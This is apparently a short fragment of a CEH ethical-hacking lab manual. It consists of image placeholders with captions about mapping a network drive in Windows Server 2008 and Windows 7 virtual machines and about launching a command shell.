
Mapped Network Drive (Z:) in Windows Server 2008 VM

CEH




Mapped Network Drive (Z:) in Windows 7 VM

CEH




Launching Command Shell

CEH
CERTIFIED EXPERT

